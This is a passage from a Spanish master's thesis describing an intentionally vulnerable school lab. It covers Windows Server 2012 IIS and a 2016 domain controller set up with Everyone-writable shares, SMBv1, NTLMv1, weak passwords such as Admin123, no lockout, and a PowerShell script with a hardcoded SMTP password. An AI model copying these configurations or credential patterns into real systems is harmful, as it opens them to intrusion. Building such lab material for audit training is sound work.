


Figura 118: Carpeta compartida.

- Recurso compartido: PROFESORES




Figura 119: La configuración permite a atacantes no privilegiados alterar el contenido del servidor.

- Permisos de recurso:
 - **Everyone: Full Control** (deliberadamente inseguro)

- Permisos NTFS:
 - **Everyone: Modify**

Esta configuración permite que un atacante en la red interna pueda leer, escribir o eliminar archivos.

El firewall mantiene configuraciones por defecto, lo que permite:

- SMB abierto
- Acceso remoto básico
- Enumeración de red

Justificación en el entorno del TFM

Este servidor representa un activo de alto riesgo en un entorno real debido a:

- Fin de soporte

- Falta de parches
- Protocolos inseguros
- Configuraciones laxas
- Permisos excesivos

Su inclusión en el laboratorio permite demostrar:

- Escaneo y detección de SMBv1
- Enumeración de recursos compartidos
- Explotación controlada durante la auditoría
- Impacto en la confidencialidad e integridad
- Remediación posterior con controles del SGSI

II.2. Windows Server 2012 — IIS Matrículas

Descripción general

Windows Server 2012 se utiliza en el laboratorio como el servidor encargado de alojar el sistema de matrículas del colegio COLERIESGOSA. Este tipo de servicio es habitual en centros educativos, donde se gestionan datos personales de alumnos, solicitudes, pagos y documentación asociada.

El objetivo de este servidor dentro del entorno es simular un servicio web interno con una configuración básica, similar a la que podría encontrarse en organizaciones que no aplican controles avanzados de endurecimiento.

Además, este sistema permite realizar pruebas de auditoría web, enumeración de servicios HTTP, detección de configuración débil y revisión de la seguridad de IIS.

Rol asignado

- Servidor Web de matrículas
- IIS con configuración por defecto
- Aplicación web alojada: sitio básico para pruebas
- Sistema parcialmente desactualizado (intencionado)
- Expuesto sólo dentro de la red interna del laboratorio

Datos del sistema

- **Windows Server 2012 Standard**



Figura 120: Windows Server 2012

- **IP:** 192.168.56.102
- **Adaptador:** Host-Only
- **Sistema Operativo:** windows server 2012
- **Firewall:** activado, reglas web en configuración básica

- **Actualizaciones:** no instaladas (por diseño, para simular un sistema típico sin mantenimiento adecuado)

Servicios instalados

Servidor Web (IIS)

Es el único rol habilitado en este servidor y se instaló a través del Administrador del Servidor.

Los componentes principales son:

- Motor Web (HTTP/HTTPS)
- IIS Management Console
- Directorios virtuales por defecto
- ASP.NET / .NET Extensibility activado
- Autenticación básica habilitada
- Sitio por defecto expuesto en el puerto 80




Figura 121: Configuración para *Vulnerabilidad de Autenticación Básica*.




Figura 122: Configuración para *Vulnerabilidad de Autenticación Básica*.



Figura 123: Configuración para *Vulnerabilidad de Autenticación Básica*.

Esta configuración es deliberadamente básica y cercana a un despliegue real mínimo, donde muchas veces no se aplican controles adicionales como TLS obligatorio, endurecimiento de cabeceras o restricciones de acceso.

Usuarios configurados

Creé una cuenta débil vinculada al mantenimiento del servicio web:

- **Usuario:** webadmin
- **Contraseña:** Admin123 (*creada insegura a propósito*)
- **Permisos:** miembro de administradores locales

- **Justificación:** simular mala práctica habitual, exposición a fuerza bruta y privilegios excesivos





Figura 124: configuración Usuario.



Sitio web y configuración vulnerable

Para permitir pruebas reales de auditoría web instalé un pequeño sitio en el directorio por defecto de IIS:

- **Ruta:** C:\inetpub\wwwroot

- **Nombre:** “Matrículas”
- **Permisos NTFS vulnerables:**
 - **Everyone: Read/Write** (*deliberado para comprobar impactos sobre integridad*)
- **Puertos expuestos:**
 - **80/tcp** abierto
 - **443/tcp** deshabilitado (sin HTTPS)
- **Cabeceras inseguras:**
 - X-Frame-Options ausente
 - Strict-Transport-Security inexistente
 - Server Header expone versión de IIS

Esto permitirá pruebas de:

- OWASP Top 10 básico
- Enumeración de versiones IIS
- Directorios vulnerables
- Inyección / fuerza bruta
- Acceso indebido a ficheros




Figura 125: Creacion carpeta e index para vulnerar




Figura 126: Configuración seguridad carpeta.




Figura 127: Configuración seguridad.

Justificación en el entorno del TFM

Este servidor representa un activo crítico típico en un entorno educativo:

- expone servicios web con datos sensibles (matrículas),
- utiliza configuración por defecto,
- tiene contraseñas débiles,
- carece de TLS,
- está parcialmente desactualizado.

Su inclusión permite demostrar:

- análisis de superficie de ataque web
- escaneo de puertos y servicios

- enumeración de versiones IIS
- explotación controlada sobre HTTP
- impacto sobre confidencialidad e integridad
- posterior endurecimiento y aplicación de controles ENS/ISO

II.3. Windows Server 2016 Controlador de dominio / Servidor central

Windows Server 2016 actúa en el laboratorio como el servidor principal del entorno, encargado de gestionar el dominio interno del colegio COLERIESGOSA. En una organización real, este tipo de servidor concentra funciones críticas como la autenticación de usuarios, la gestión de permisos, las políticas internas (GPO) y la resolución DNS.

En el laboratorio, este servidor representa el núcleo de la infraestructura y es fundamental tanto para el análisis de riesgos como para la auditoría técnica posterior.

He decidido configurarlo como Controlador de Dominio (DC) con servicios de Active Directory y DNS, lo que permite reproducir un entorno similar al de un colegio que gestiona cientos de usuarios, equipos y permisos asociados a profesores, alumnos y administrativos.

Rol asignado

- Controlador de Dominio (Active Directory Domain Services – AD DS)
- Servidor DNS del dominio
- Servidor de autenticación
- Catálogo Global (GC)
- Repositorio de usuarios, permisos y GPO
- Sistema central para validar credenciales en los distintos servicios

La configuración se ha realizado con un nivel mínimo de endurecimiento, dejando varias configuraciones por defecto para poder detectar vulnerabilidades habituales en redes educativas reales

Datos del sistema

- **Versión:** Windows Server 2016 Standard

- **Dirección IP:** 192.168.56.103

- **Adaptador:** Host-Only

- **Nombre de máquina:** Windows server 2016

- **Nombre Equipo:** WIN2016-DC




Figura 128: nombre equipo windows Server 2016

- **Dominio creado:** coleriesgosa.local

- **DNS preferido:** 127.0.0.1

Firewall: activado con reglas por defecto

- **Actualizaciones:** El servidor no cuenta con actualizaciones instaladas, lo cual reproduce una situación realista donde los entornos educativos suelen tener sistemas sin mantenimiento periódico.

```

Administrator: Símbolo del sistema
Microsoft Windows [Versión 10.0.14393]
(c) 2016 Microsoft Corporation. Todos los derechos reservados.

c:\Users\Administrador>ipconfig

 configuración IP de Windows

 Adaptador de Ethernet Ethernet:

 Sufijo DNS específico para la conexión. . . :
 Vínculo: dirección IPv6 local. . . : fe80::8c86:d06b:9eaf:1081%2
 Dirección IPv4. . . . . : 192.168.56.103
 Máscara de subred . . . . . : 255.255.255.0
 Puerta de enlace predeterminada . . . . . :

 Adaptador de túnel isatap.{11C99743-D7E9-4609-B3E6-7332EA257EAE}:

 Estado de los medios. . . . . : medios desconectados
 Sufijo DNS específico para la conexión. . . :

c:\Users\Administrador>

```

Figura 129: Imagen con la ausencia de actualizaciones mantiene la ventana de oportunidad abierta indefinidamente para los atacantes, acumulando vulnerabilidades históricas

Servicios instalados

En este servidor he instalado los servicios necesarios para convertirlo en Controlador de Dominio:

- Active Directory Domain Services (AD DS)

Permite centralizar usuarios, grupos y equipos.

Es la base del dominio **coleriesgosa.local**.

- DNS Server

El servidor resuelve todos los nombres del dominio, lo cual es imprescindible para el funcionamiento de AD.

- Catálogo Global

El servidor almacena información esencial para búsquedas rápidas dentro del dominio.




Figura 130:Configuración Active Directory.




Figura 131:Configuración Active Directory.

→ Herramientas de administración

- Usuarios y equipos de Active Directory
- Dominios y confianzas de Active Directory
- Sitios y servicios de Active Directory

- DNS Manager

La instalación se realizó desde el Administrador del Servidor y posteriormente se promovió el equipo a Controlador de Dominio mediante el asistente integrado.

Dominio creado

Durante la promoción del servidor, creé un nuevo bosque:

colerriegosa.local

Se configuró con:

- Nivel funcional del dominio: Windows Server 2016
- Servidor DNS configurado con opciones por defecto
- Contraseña de modo de restauración: Admin123 (contraseña débil a propósito)
- Catálogo Global activado




Figura 131:Configuración dominio..




Figura 132:Configuración de dominio.




Figura 133:Configuración de dominio.




Figura 133:Configuración Active Directory y dominio.

Con esto, el servidor queda listo para gestionar usuarios, equipos y políticas internas.

Usuarios configurados

Para simular un entorno educativo real y permitir pruebas durante la auditoría, creé dos cuentas vulnerables:

Usuario: profesor

- Contraseña: 12345
- Grupo: Usuarios del dominio
- Uso: simulación de malas prácticas




Figura 134:Creación usuario profesor.




Figura 135:Creación usuario profesor.

Usuario: webadmin

- Contraseña: Admin123
- Grupo: Administradores del dominio
- Uso: pruebas de escalado de privilegios




Figura 136:Creación usuario webadmin.




Figura 137:Creación usuario webadmin.

Estas cuentas reflejan fallos habituales en colegios y organismos públicos:
contraseñas débiles, privilegios excesivos y ausencia de políticas de seguridad.

Simulación del Servicio de "Gestión de Alertas"

Para dar cumplimiento a los requisitos funcionales del escenario "Colegio Riesgosa" (que requiere un sistema de notificaciones a familias), se procedió a simular este servicio mediante un script de automatización en PowerShell. Dado que el objetivo del laboratorio es auditar un entorno con carencias de seguridad, se implementó este servicio con una vulnerabilidad intencionada de **credenciales embebidas** (Hardcoded Credentials).

- **Ruta de despliegue:** C:\Sistemas\Alertas
- **Archivo:** enviar_avisos.ps1

Código fuente implementado:

```
# SISTEMA DE GESTIÓN DE ALERTAS - COLEGIO RIESGOSA v1.0

$SMTPServer = "smtp.gmail.com"

$username = "alertas@coleriesgosa.local"

# VULNERABILIDAD INTENCIÓNADA: Contraseña en texto claro

$password = "Summer2025!"

Write-Host "Conectando al servidor de correos..."

Write-Host "Autenticando como $username..."

Start-Sleep -Seconds 2

Write-Host ";AVISO! Enviando alertas..."
```

Esta configuración permitirá demostrar durante la auditoría los riesgos asociados a la mala gestión de secretos en desarrollos a medida y servirá como vector de movimiento lateral si las credenciales son reutilizadas.

Configuraciones vulnerables intencionadas

Para permitir la auditoría técnica, dejé activas varias configuraciones que suelen encontrarse en entornos reales:

- Políticas de contraseñas con requisitos mínimos y valores poco restrictivos





Figura 138:Configuracion politicas de contraseñas.

- LM/NTLMv1 habilitado



- **Figura 139:**LM/NTLMv1 habilitado.

- SMBv1 activado



- **Figura 140:**SMBv1 activado.

- Ausencia de GPO de endurecimiento




Figura 141:Configuración GPO.

- Sin restricciones en políticas de bloqueo de cuenta




Figura 142:Configuración politicas cuentas.

- Sin auditorías de seguridad configuradas

